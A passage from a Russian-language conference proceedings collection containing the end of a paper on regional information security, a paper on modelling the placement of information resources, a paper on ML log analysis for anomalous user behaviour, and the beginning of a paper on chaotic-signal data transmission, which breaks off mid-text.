Серьёзным барьером остаются проблемы нормативно-правового регулирования. Несмотря на наличие базовых федеральных актов, на региональном уровне часто отсутствуют специализированные подзаконные акты, методические рекомендации и стандарты, учитывающие особенности местных реалий. Как следствие, субъекты РФ демонстрируют различный уровень зрелости в построении систем управления ИБ. Нередки случаи, когда

региональные органы власти не обладают утверждёнными планами реагирования на инциденты, а распределение полномочий между структурными подразделениями происходит «по остаточному принципу». Более того, в ряде субъектов до сих пор отсутствует полноценное взаимодействие между органами исполнительной власти, силовыми структурами и коммерческими операторами связи в вопросах кибербезопасности.

Низкий уровень готовности региональных структур к реагированию на инциденты проявляется в отсутствии тренированных команд быстрого реагирования (CERT/SOC), недостаточном финансировании на создание ситуационных центров, а также в неразвитости механизмов информационного обмена. Большинство субъектов не проводят регулярных учений, тестирования планов реагирования, анализа сценариев возможных атак. Даже при наличии угроз региональные ведомства зачастую не способны быстро оценить масштаб вторжения и адекватно отреагировать, не говоря уже о координации на межведомственном уровне. Это ведёт к росту времени обнаружения инцидента, а значит — к увеличению возможного ущерба.

Примером успешной практики региональной политики в сфере ИБ можно назвать Республику Татарстан, где действует комплексная система защиты информации, включающая создание собственного регионального центра мониторинга и реагирования на инциденты (SOC), наличие нормативной базы и тесное взаимодействие с Минцифры России и профильными предприятиями. Республика активно реализует образовательные программы по подготовке специалистов в области ИБ, включая сотрудничество с Казанским федеральным университетом и ИТ-парком. Татарстан также регулярно организует киберучения с привлечением реальных операторов критической инфраструктуры [4].

В то же время есть и примеры неудачной практики, особенно в регионах с ограниченным бюджетом и слабой кадровой базой. Так, в 2022 году была зафиксирована утечка конфиденциальных данных из информационной системы социальной защиты в одном из субъектов Северо-Кавказского федерального округа. Расследование показало, что система не имела должной авторизации доступа, резервного копирования и средств контроля изменений.

Выводы. В условиях стремительной цифровизации экономики и государственного управления вопросы обеспечения информационной безопасности приобретают приоритетное значение, особенно на региональном уровне. Проведённый анализ продемонстрировал, что субъекты Российской Федерации сталкиваются с целым спектром современных угроз, охватывающих как технологические, так и социально-политические аспекты. Наибольшую опасность представляют целенаправленные кибератаки на инфраструктурные объекты, фишинг, утечки персональных данных, вредоносное программное обеспечение и нарушения в работе информационных систем, вызванные внешним вмешательством или внутренней некомпетентностью. Эти угрозы усугубляются геополитической нестабильностью, усилением санкционного давления и ростом числа инцидентов, связанных с использованием ИТ как элемента гибридного противоборства [5].

В региональном разрезе наблюдается высокая степень неоднородности: от субъектов, обладающих развитой ИТ-экосистемой и внедривших элементы стратегического планирования в сфере информационной безопасности, до экономически уязвимых территорий с устаревшей инфраструктурой, острым дефицитом квалифицированных кадров и слабой нормативно-организационной базой. Ситуация усугубляется фрагментарностью ИТ-политики, неравномерностью распределения ресурсов, а также отсутствием чётких механизмов координации между федеральным и региональным уровнями власти в вопросах защиты информации.

Особое беспокойство вызывает состояние ИТ-инфраструктуры, которая во многих регионах не отвечает требованиям устойчивости, масштабируемости и защищённости. Отсутствие центров мониторинга и реагирования, недостаточное количество специалистов по ИБ, неразвитость механизмов внутреннего аудита и оценки рисков в организациях — всё это делает субъекты Российской Федерации потенциальными мишенями как для случайных, так и для целевых атак. Вместе с тем выявлены и положительные примеры — регионы, где государственная политика в области цифровой трансформации сопровождается комплексными мерами по обеспечению кибербезопасности, включая кадровую подготовку, техническую модернизацию и межведомственное взаимодействие [6].

Учитывая изложенное, можно с уверенностью утверждать, что надёжная система информационной безопасности в регионах России должна формироваться на основе системного и многоуровневого подхода. В центре этой модели должно стоять усиление государственной и региональной политики в области ИБ, предусматривающее не только ужесточение требований и контрольных механизмов, но и поддержку субъектов в виде методической, финансовой и технологической помощи. Ключевым направлением должно стать развитие кадрового потенциала — формирование устойчивого контингента специалистов, способных реализовывать защитные мероприятия на местах, анализировать риски и оперативно реагировать на инциденты. Не менее важна модернизация инфраструктуры — обновление оборудования, внедрение систем проактивного мониторинга, использование отечественных решений и отказ от уязвимых иностранных продуктов.

Наконец, существенным фактором, определяющим устойчивость информационной среды, выступает уровень цифровой грамотности населения и сотрудников государственных и муниципальных учреждений. Повышение осведомлённости об угрозах, обучение основам безопасного поведения в цифровой среде и формирование культуры ИБ — важные элементы профилактики инцидентов, которые должны стать частью образовательной и управленческой практики на региональном уровне.

СПИСОК ЛИТЕРАТУРЫ

1. Белозор А. Ф., Белозор Ф. И. Культурная политика Российской Федерации в условиях современных вызовов // Государственное и муниципальное управление. Ученые записки, 2021, № 2, С. 168-177.
2. Гаджиев Н. Г., Коноваленко С. А., Трофимов М. Н. Угрозы в сфере обеспечения экономической безопасности государства. Пути их нейтрализации // Вестник Дагестанского государственного университета. Серия 3: Общественные науки, 2022, Т. 37, № 1, С. 7-19.

3. Сугак Е. В. Современные проблемы техносферной безопасности в России // Инновационное развитие науки: фундаментальные и прикладные проблемы, 2022, С. 5-85.
4. Авдеевская Е. А., Надежина О. С. Современные вызовы и угрозы экономической безопасности территорий в условиях цифровой трансформации // Экономическая безопасность страны, региона, организаций различных видов деятельности: материалы Четвертого Всероссийского форума в Тюмени по экономической безопасности. –Тюмень, 2023, 20-24.
5. Карпенко О. А., Левченко П. В. Современные проблемы экономической безопасности России // Редакционная коллегия, 2023, С. 55.
6. Гаджиев Н. Г. Нейтрализация современных угроз в сфере обеспечения экономической безопасности России // Экономическая безопасность, 2022, Т. 5, №. 2, С. 433-456.

УДК 004.056

О МЕТОДАХ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ РАСПРЕДЕЛЕНИЯ ИНФОРМАЦИОННЫХ РЕСУРСОВ

Саенко Игорь Борисович, Николаев Владимир Викторович, Боробов Антон Андреевич

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mail: antonborobov@yandex.ru

Аннотация. В статье предложен подход к повышению эффективности распределения информационных ресурсов в едином информационном пространстве по критериям своевременности, устойчивости и безопасности. В основу подхода положена методика рационального распределения информационных ресурсов, ядром которой является модель обмена информационными ресурсами.

Ключевые слова: единое информационное пространство; информационный ресурс; имитационное моделирование; рациональное размещение информационных ресурсов.

ON METHODS FOR INCREASING THE EFFECTIVENESS OF THE DISTRIBUTION OF INFORMATION RESOURCES

Saenko Igor, Nikolaev Vladimir, Borobov Anton

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mail: antonborobov@yandex.ru

Abstract. The article proposes an approach to improving the efficiency of the distribution of information resources in a single information space according to the criteria of timeliness, sustainability and security. The approach is based on a methodology for the rational allocation of information resources, the core of which is a model for the exchange of information resources.

Keywords: unified information space; information resource; simulation modeling; rational placement of information resources.

Введение. В условиях быстро меняющейся международной обстановки, информация играет ключевую роль в борьбе за глобальное лидерство. Она служит основой для стратегических решений и инструментом воздействия на инфраструктуру и системы управления организаций.

Эффективное управление — залог готовности Вооруженных сил РФ к решению стоящих перед ними задач. Основой современного управления становятся существующие и разрабатываемые локальные автоматизированные системы (ЛАС), объединенные в единое информационное пространство (ЕИП).

Актуальность распределения информационных ресурсов в едином информационном пространстве обусловлена рядом факторов, таких как увеличение объема хранимых данных, повышение информационной доступности и скорости обработки данных и др.

Единым информационным пространством можно считать упорядоченную совокупность информационных ресурсов (ИР), разработанных и организованных по единым правилам формирования, хранения и распространения [1, 2].

Классификацию ИР целесообразно проводить по следующим свойствам:

- по месту хранения: хранящиеся на своем сервере, хранящиеся на чужом сервере, хранящиеся в ЦОД;
- по способу хранения: машинные, немашинные;
- по срокам актуализации: ежегодно, ежеквартально, ежемесячно, еженедельно, ежедневно;
- по необходимости;
- по степеням изменяемости: оперативные, условно-постоянные;
- по виду представления информации: текстовые, графические, аудио, видео, картографические, БД и фрагменты БД [3].

Известные подходы к рациональному использованию ИР, как правило, не имеют количественного обоснования и не связанные с необходимостью удовлетворять те или иные критерии.

Исходя из сказанного выше можно считать актуальной задачу рационального размещения ИР, решение которой направлено на удовлетворение требований к ЕИП по своевременности, устойчивости и безопасности. Для решения данной задачи формируется план распределения информационных ресурсов. Вариант структуры плана распределения ИР может представлен в матричном виде в таблице 1. Здесь R_i — i -й ИР, m — множество

ИР в ЕИП, U_j — j -й узел хранения, n — множество узлов хранения ИР. В данном случае, $a_{ij} = 1$, если R_i принадлежит U_i , $a_{ij} = 0$, если R_i не принадлежит U_i .

Таблица 1

План распределения информационных ресурсов в едином информационном пространстве

Наименование ИР	Наименование узла хранения ИР					
	U_1	U_2	...	U_j	...	U_n
R_1	a_{11}	a_{12}	...	a_{1j}	...	a_{1n}
R_2	a_{21}	a_{22}	...	a_{2j}	...	a_{2n}
...	...	...	...	...	...	...
R_i	a_{i1}	a_{i2}	...	a_{ij}	...	a_{in}
...	...	...	...	...	...	...
R_m	a_{m1}	a_{m2}	...	a_{mj}	...	a_{mn}

Таким образом, для решения задачи рационального размещения ИР по узлам хранения, требуется разработать модель обмена информационными ресурсами в ЕИП. Такая модель, сочетающая централизованный и децентрализованный способ распределения ИР может быть представлена в виде (1):

$$M = \langle V_{\text{исх.дан}} \rangle \rightarrow \begin{cases} P_{\text{св}} = f(X_1) \\ K_{\Gamma} = f(X_2) \\ P_{\text{защ}} = f(X_3) \end{cases}, \quad (1)$$

где $P_{\text{св}}$ — показатель своевременности; K_{Γ} — показатель устойчивости; $P_{\text{защ}}$ — показатель безопасности; X_1, X_2, X_3 — исходные данные, в качестве которых могут выступать пропускные способности каналов связи, скорость обработки информации на сервере, вероятность несанкционированного доступа (НСД) к серверу информационных ресурсов и другие [4].

Представленная модель позволяет определять параметры обмена информационными ресурсами в едином информационном пространстве по своевременности, устойчивости и безопасности.

В дальнейшем описанная модель может быть положена в основу методики рационального распределения информационных ресурсов единого информационного пространства, исходя из следующих условий [5] (2):

$$\begin{aligned} P_{\text{св}} &\rightarrow \max \\ K_{\Gamma} &\geq K_{\Gamma}^{\text{доп}}, \\ P_{\text{защ}} &\geq P_{\text{защ}}^{\text{доп}}, \end{aligned} \quad (2)$$

где $K_{\Gamma}^{\text{доп}}$ — минимально допустимый коэффициент готовности; $P_{\text{защ}}^{\text{доп}}$ — минимально допустимый показатель безопасности.

Заключение. Таким образом, для рационального распределения информационных ресурсов в ЕИП требуется разработка инструмента количественной оценки обмена информацией в системе. Модель обмена информационными ресурсами, представленная выше, позволит сделать вывод об эффективности работы системы по показателям своевременности, устойчивости и безопасности. Модель может быть использована для разработки методики рационального распределения информационных ресурсов и выработки соответствующих технических рекомендаций.

СПИСОК ЛИТЕРАТУРЫ

1. Хахонова Н.Н. Место учета в системе единого информационного пространства организации // Финансовые исследования. 2015. № 1. С. 184-191.
2. Емельянова О.В. Структура информационно-аналитического пространства инновационной корпорации // Экономика, статистика и информатика. Вестник УМО. 2015. № 4. С. 174-178.
3. Vishvanath R, Azra Nasreen. Survey on recent technology of storage area network and network attached storage protocols // International journal of innovative research in electrical, electronics, instrumentation and control engineering. 2014. No. 2. P. 1784-1789.
4. Куваев В.О., Ефимов В.В., Чечулин А.А., Лыжинкин К.В. Варианты построения единого информационного пространства для интеграции разнородных автоматизированных систем // Информация и космос. 2015. № 4. С. 83-87.
5. Саенко И.Б., Николаев В.В. Оптимизация распределения информационных ресурсов в едином информационном пространстве // Труды учебных заведений связи. 2024. № 3. С. 87-103.

УДК 004.056

ОБ АНАЛИЗЕ ЛОГОВ ДЛЯ ВЫЯВЛЕНИЯ АНОМАЛЬНОГО ПОВЕДЕНИЯ ПОЛЬЗОВАТЕЛЕЙ АВТОМАТИЗИРОВАННЫХ РАБОЧИХ МЕСТ АЛГОРИТМАМИ МАШИННОГО ОБУЧЕНИЯ

Сажина Александра Владимировна, Удальцов Александр Владимирович,

Саенко Игорь Борисович, Цыпнятов Валерий Борисович

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: sashasazhina@yandex.ru, axil2003@yandex.ru, ibsaen@mail.ru, zvb097@mail.ru

Аннотация. В современных корпоративных сетях автоматизированные рабочие места (АРМ) являются ключевыми элементами инфраструктуры. Однако их уязвимость к внутренним угрозам, таким как несанкционированные действия сотрудников или компрометация учетных записей, требует внедрения систем

обнаружения аномалий. В статье рассматриваются методы выявления подозрительной активности на основе анализа логов доступа к файловым ресурсам, делая основной акцент на применение алгоритмов машинного обучения.

Ключевые слова: аномальное поведение; машинное обучение; логи; автоматизированные рабочие места.

LOG ANALYSIS FOR DETECTION OF ABNORMAL USER BEHAVIOR IN AUTOMATED WORKPLACES BY MACHINE LEARNING ALGORITHM

Sazhina Aleksandra, Udaltsov Aleksander, Saenko Igor, Tsypnyatov Valery

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: sashasazhina@yandex.ru, axil2003@yandex.ru, ibsaen@mail.ru, zvb097@mail.ru

Abstract. In modern corporate networks, automated workstations (APMs) are key elements of the infrastructure. However, their vulnerability to internal threats, such as unauthorized actions by employees or compromised accounts, requires the implementation of anomaly detection systems. The article discusses methods for detecting suspicious activity based on the analysis of logs for access to file resources, focusing on the use of machine learning algorithms.

Keywords: abnormal behavior; machine learning; logs; automated workplaces.

Введение. Современные информационные системы и сетевые инфраструктуры сталкиваются с угрозами безопасности, среди которых особое место занимают несанкционированный доступ и компрометация учетных записей. Практическая реализация методов обнаружения играет ключевую роль в обеспечении безопасности информационных систем и защиты данных. Современные организации сталкиваются с растущей угрозой кибератак и внутреннего мошенничества, что требует внедрения эффективных методов выявления аномалий и подозрительных действий [1]. Анализ поведения пользователей автоматизированных рабочих мест (АРМ) позволяет выявлять подозрительную активность на ранних стадиях [2]. Основными источниками данных для такого анализа служат журналы аутентификации (Active Directory), журналы активности приложений, базы данных SIEM-систем, логи доступа к файловым ресурсам. Выявление подозрительной активности пользователей АРМ требует надежных и детализированных данных [3]. Логи доступа к файловым ресурсам являются оптимальным источником информации для данной задачи. Лог (log) — это хронологическая запись наиболее значимой информации о работе системы. Подобная фиксация событий дает представление и том, что происходило в системе, в какой именно момент, какой пользователь спровоцировал то или иное событие, какие ошибки возникли. Запись оформляется в особый файл, который еще называют лог-файлом или журналом логов. Для специалиста такой файл — это книга или справочник, рассказывающий о том, что происходило в системе в конкретный период времени. Пользователи, обращаясь к подобным записям, могут не только выявить проблему в работе системы на ранней стадии, но и вовремя предотвратить сбой в ее работе. Несанкционированные действия или установление вредоносных программ также фиксируются журналами логов. По ним можно достаточно эффективно выявить внешнее вмешательство в работу системы. Следовательно, логи используются для контроля, мониторинга, анализа и защиты работы пользователя АРМ. Исследование лог-файлов позволяет полностью детализировать все действия пользователя, включая аутентификацию (вход/выход, попытки доступа), работу с файлами (открытие, копирование, удаление), запуск приложений (время, параметры, команды), сетевую активность (IP-адреса, объем передаваемых данных). Логи хранятся в «сыром» виде и защищены от модификаций, что позволяет объективно проанализировать работу системы в режиме реального времени.

Логи представляют собой идеальный источник данных для анализа с применением машинного обучения (МО). МО — это раздел искусственного интеллекта, в котором сервера решают задачи, анализируя данные и выявляя закономерности. Методы МО основаны на использовании алгоритмов обучения для распознавания угроз. Они обеспечивают автоматическую адаптацию к новым атакам и предсказание потенциальных угроз. Их преимущества включают высокую эффективность и способность к самообучению, но для их работы необходимы большие объемы данных. Практическая реализация методов обнаружения зависит от архитектуры системы безопасности и применяемых технологий. Следствие из этого, МО позволяет автоматизировать обработку логов, выявлять скрытые закономерности и обнаруживать аномалии в поведении пользователей АРМ в реальном или близком к реальному масштабе времени. МО предоставляет инструментарий для реализации этих возможностей [4].

Существуют три основных типа машинного обучения: обучение с учителем, обучение без учителя и обучение с подкреплением. Обучение с учителем (supervised learning) — это тип МО, где модель обучается на размеченных данных, то есть данные содержат метки, указывающие правильный ответ. Обучение без учителя (unsupervised learning) предполагает работу с неразмеченными данными, когда модель ищет скрытые структуры и закономерности в данных. В случае обучения с подкреплением (reinforcement learning) модель обучается путем взаимодействия с окружающей средой, она получает вознаграждение за правильные действия и штрафуются за неправильные [5].

Лог-файлы могут быть использованы для всех вышеперечисленных типов МО. Совместимость логов и машинного обучения формирует мощный симбиоз, который революционизирует подходы к анализу данных, кибербезопасности и мониторингу систем. Эта связь обеспечивает высокую точность, автоматизацию и масштабируемость, что делает её незаменимой в современных условиях. Ключевыми аспектами совместимости являются:

- структурированность логов — логи имеют четкий формат (JSON, CSV, Syslog), что упрощает их преобразование в признаки для моделей МО; это исключает сложную предобработку, необходимую для других типов данных (например, изображений или аудио);
- автоматизированный конвейер обработки;
- поддержка разнообразных задач МО — классификация атак и прогнозирование сбоев при обучении с учителем, обнаружение новых аномалий через кластеризацию при обучении без учителя, анализ текстовых команд при обучении с подкреплением;
- практическая эффективность, которая определяется высокой точностью обнаружения аномалий (до 95%), высокой скоростью анализа (превышение реального времени всего на секунду) и адаптивностью за счет возможности дообучения на новых данных.

Заключение. Таким образом, совместимость логов и машинного обучения представляет собой не просто удобство, а необходимость для современных систем. Их сочетание позволяет обнаруживать угрозы до нанесения ущерба, снизить затраты на ручной анализ, объективно проанализировать работу системы, выявить скрытые закономерности и обнаружить аномалии в реальном времени.

СПИСОК ЛИТЕРАТУРЫ

1. Афанасьева Т.В., Заварзин Д.В. Оперативная диагностика аномального поведения характеристик в условиях неизвестных моделей поведения // Информационно-измерительные и управляющие системы. 2017. Т. 15. № 12. С. 31-38.
2. Котенко И. В., Саенко И. Б., Аль-Барри М.Х. Выявление аномального поведения пользователей центров обработки данных вузов // Правовая информатика. 2023. № 1. С. 62-71.
3. Беляев П.А. Методики обнаружения аномального и злоумышленного поведения пользователей, технологии обнаружения аномальной деятельности // Форум молодых ученых. 2021. № 6. С. 139-142.
4. Юмашева Е.С., Нырков А.П. Применение алгоритмов машинного обучения для обнаружения аномального поведения в сетях критической информационной инфраструктуры // Региональная информатика и информационная безопасность. Сборник трудов Санкт-Петербургской международной конференции. 2023. С. 247-251.
5. Varma N.M.K., Mattaparty S.H., Ismail S., Thaduri J., Arora G.D., B A. Sentiment analysis: a machine learning perspective // First International Conference on Electronics, Communication and Signal Processing (ICECSP), New Delhi, India, 2024, pp. 1-6.

УДК 621.391

ПРЕОБРАЗОВАНИЯ ДАННЫХ В СИСТЕМЕ ПЕРЕДАЧИ ИНФОРМАЦИИ ХАОТИЧЕСКИМИ СИГНАЛАМИ

Сазонов Виктор Викторович, Альбадр Ходр Баракат

Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mails: vmktor-sazonov@yandex.ru, khodr.badr@gmail.com

Аннотация. В статье рассматривается задача разработки помехоустойчивой системы передачи информации. Преобразование данных в системе передачи информации предлагается посредством использования перезаписываемых накопителей хаотических сигналов и вычислителя их автокорреляционных функций. Разработанный вариант системы передачи информации обладает большей помехоустойчивостью, напрямую определяемой числом некоррелируемых отчетов на всем интервале анализа длительности хаотического сигнала и помехи.

Ключевые слова: преобразования данных; структурная скрытность передаваемых сигналов; энергетический приемник; автокорреляционные функции хаотических сигналов; перезаписываемые накопители хаотических сигналов.

DATA CONVERSION IN THE INFORMATION TRANSMISSION SYSTEM BY CHAOTIC SIGNALS

Sazonov Viktor, Albadr Khodr

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mails: vmktor-sazonov@yandex.ru, khodr.badr@gmail.com

Abstract. The article considers the problem of developing a noise-resistant information transmission system. Data transformation in the information transmission system is proposed by using rewritable storage devices of chaotic signals and a calculator of their autocorrelation functions. The developed version of the information transmission system has greater noise immunity, directly determined by the number of uncorrelated reports on the entire interval of analysis of the duration of the chaotic signal and interference.

Keywords: data transformations; structural stealth of transmitted signals; energy receiver; autocorrelation functions of chaotic signals; rewritable storage devices for chaotic signals.

Введение. Известно [1–3], что за последние 20 лет требования к системам связи претерпели большие изменения. Основная роль отдана телекоммуникационным сетям, ориентированным на передачу информации в формализованном виде (в виде данных — блоков, сегментов, пакетов, кадров, бит). Большинство современных систем передачи информации построены на основе широкополосных сигналов, позволяющих получить высокие вероятностно-временные характеристики. При создании широкополосных систем передачи информации в тракте передачи данных используют псевдослучайные последовательности определенной длины (в основном построены

на основе кодов Баркера и М-последовательности). Широкополосные сигналы, полученные на основе псевдослучайных последовательностей, имеют свои достоинства и недостатки. Основным недостатком является низкая защищенность псевдослучайных последовательностей, обусловленная современным состоянием когнитивного подбора кодовых последовательностей [4–10].

В настоящее время, с учетом когнитивного характера возможного воздействия на системы передачи информации, для повышения структурной скрытности передаваемых данных необходимо использовать «квазислучайные» (хаотические) сигналы (несущие) [3]. При этом следует учитывать, что имеет место сложность прямого построения помехоустойчивых систем передачи информации, это проистекает из того факта, что даже при «малой» интенсивности помех распознавание хаотического сигнала может оказаться практически невозможным. Следовательно, сама идея создания простой и одновременно эффективной помехоустойчивой системы сталкивается с проблемой, обусловленной природой сигнала и помехи, что делает неизбежным обращение к комплексным и алгоритмическим методам защиты информации, реализация которых сопряжена со значительными инженерными и вычислительными трудностями.

По этой причине целью статьи является разработка варианта помехоустойчивой системы передачи информации на основе использования хаотических сигналов через исследование и применение специфических методов преобразования данных.

Основная часть. Из-за низкой распознаваемости хаотических сигналов на фоне помех для достижения приемлемого уровня их приема необходимо использовать автокорреляционную обработку [11–16]. Суть автокорреляционного приема распознавания хаотического сигнала основано на расчёте его автокорреляционной функции по формуле:

$$R(\tau) = \frac{1}{T} \int_0^T x(t) \cdot x(t - \tau) dt, \quad (1)$$

где T — длительность сигнала, $x(t)$ — хаотический сигнал, τ — величина времени задержки.

Для регистрации принимаемых хаотических сигналов $x_1(t)$ либо $x_2(t)$ опознаётся величина задержки τ_1 в приёмнике, поскольку значениями τ_1 и τ_2 задержки на передающем устройстве являются «1» и «0» соответственно, т.е. $\tau = \tau_1$ для хаотического сигнала $x_1(t)$ и $\tau = \tau_2$ для $x_2(t)$.

Решение о принятом хаотическом сигнале принимается по однократному отсчёту. Отношение сигнал-помеха h^2 при этом, определяется как для схемы с однократным отсчётом по формуле:

$$h^2 = \frac{a^2}{\sigma^2}, \quad (2)$$

где a^2 — дисперсия хаотического сигнала, σ^2 — среднеквадратическое отклонение значений помехи.

Вероятность правильного приема зависит от отношения сигнал/помеха (мощность сигнала к мощности помехи) и повышается с его ростом, особенно при флуктуационных помехах. Простейший способ повысить отношение сигнал/помеха — увеличить мощность передаваемого сигнала, и этот метод повсеместно применяется. Однако он имеет ключевой недостаток — ресурсоемкость (прямое усиление сигнала требует пропорционального увеличения мощности источников питания и как следствие увеличение габаритов и энергопотребления всей передающей аппаратуры).

Исследования [17–21] показывают, что есть и другие способы повышения помехоустойчивости за счет:

- использования сигналов, максимально отличающихся друг от друга (хаотических сигналов, наименее коррелированных между собой);
- оптимального приема, эффективно разделяющего эти сигналы (использование специально спроектированного приемника наиболее эффективного с точки зрения выявления и усиления различия между используемыми хаотическими сигналами, например, использовать методы накопления, интегрального приема или фильтрации);
- принятия решения по принципу максимального правдоподобия (выбор наиболее похожего на эталонный сигнал).

Исходя из вышеизложенного, для достижения поставленной цели необходимо решить задачу по разработке варианта помехоустойчивой системы передачи информации на основе методов автокорреляционной обработки хаотических сигналов и накопления данных.

Из проведённого анализа известных методов к повышению помехоустойчивости классических систем передачи информации описанных в трудах [8–16], в статье разработана система передачи информации обладающая повышенным значением помехоустойчивости, отличающаяся от известной [22, 23] тем, что на передающей стороне добавлена возможность изменения используемой структуры хаотических сигналов, посредством использования настраиваемой линии задержки и на приемной стороне добавлен вычислитель автокорреляционных функций хаотических сигналов.

На рис. 1 представлена разработанная система передачи информации состоящая из: источника данных 1, коммутатора 2, линии задержки 3, перезаписываемый генератор хаотического сигнала, реализованного на накопителе 4, широкополосного усилителя 5, канала связи 6, усилителя высокой частоты 7, первого умножителя 8, многоотводной линии задержки 9, первого интегратора 10, второго умножителя 11, третьего

умножителя 12, вычислителя автокорреляционных функций хаотического сигнала 13, соответствующего символам «1» и «0», перезаписываемый генератор хаотического сигнала, реализованного на накопителе 14 (одинаковый с накопителем 4 передающей стороны), второго интегратора 15, третьего интегратора 16, вычитающего устройства 17, решающего устройства 18 и получателя данных 19.




Рис. 1. Помехоустойчивая система передачи информации

На рис. 2 представлены временные диаграммы, поясняющие принцип работы системы передачи информации. Сообщение от источника данных 1 поступает на первый вход коммутатора 2, где каждому двоичному символу «1» или «0» ставится в соответствие априорно известная для каждого бита определённая хаотическая реализация (для «0» показаны два варианта), с характерными им функциями автокорреляции (рис. 2 а, б, в), поступающая на коммутатор с выходов настраиваемой линии задержки 3, на вход настраиваемой линии задержки 3 поступает хаотический сигнал, генерируемый накопителем хаотических сигналов 4.




Рис. 2. Временные диаграммы, поясняющие принцип работы системы передачи данных

После чего хаотическая сигнальная последовательность через широкополосный усилитель 5 поступает в канал связи 6. На приёмной стороне принятый сигнал усиливается до необходимого уровня в усилителе высокой частоты 7, после чего перемножается в первом умножителе 8 на самого себя, сдвинутого на величину τ в многоотводной линии задержки 9 (рис. 2 г, д, е) и интегрируется первым интегратором 10. В результате, на выходе интегратора вычисляется автокорреляционная функция (рис. 2 ж, з, и).

Допустим, что на приёмную сторону поступил хаотический сигнал, соответствующий символу «1» с автокорреляционной функцией (рис. 2 а), полученной после первого интегратора 10. После этого он поступает на первые входы второго 11 и третьего 12 умножителей, где происходит арифметическая операция умножения автокорреляционной функции принятого сигнала на копии автокорреляционных функций сигналов, поступающих с формирователя копии автокорреляционной функции хаотического сигнала 13, соответствующего информационному символу «1» (рис. 2 г) и копии автокорреляционной функции хаотического сигнала, соответствующего информационному символу «0» (рис. 2 д, е). Далее полученные значения принятого хаотического сигнала интегрируются во втором 15 (рис. 2 ж) и третьем 16 (рис. 2 з, и) интеграторах и поступают на первый и второй вход вычитающего устройства 17, далее сигнал поступает на решающее устройство 18, где принимается решение о принятом символе, при этом если разностное напряжение больше порогового, то

делается вывод о принятой «1», если меньше то о принятом «0», после этого принятый сигнал поступает к получателю данных 19. Анализа интеграла произведения копии автокорреляционных функций хаотического сигнала соответствующего «1» и «0» (рис. 2 ж, з, и), показал, что имеет место энергетический выигрыш напрямую зависящего от их отличительных признаков (для «0» лучше использовать хаотический сигнал, с автокорреляционной характеристикой показанный на рис. 2 в).

При этом необходимо подчеркнуть, что изложенный выше подход полностью соответствует интегральному методу приёма, у которого входное отношение сигнал-помеха можно рассчитать по формуле:

$$h^2 = n \cdot \frac{a^2}{\sigma^2}, \quad (3)$$

где $n = T/\tau_0$ — число анализируемых отсчётов (число некоррелированных значений помехи на интервале длительности сигнала), τ_0 — интервал корреляции помехи с хаотическим сигналом.

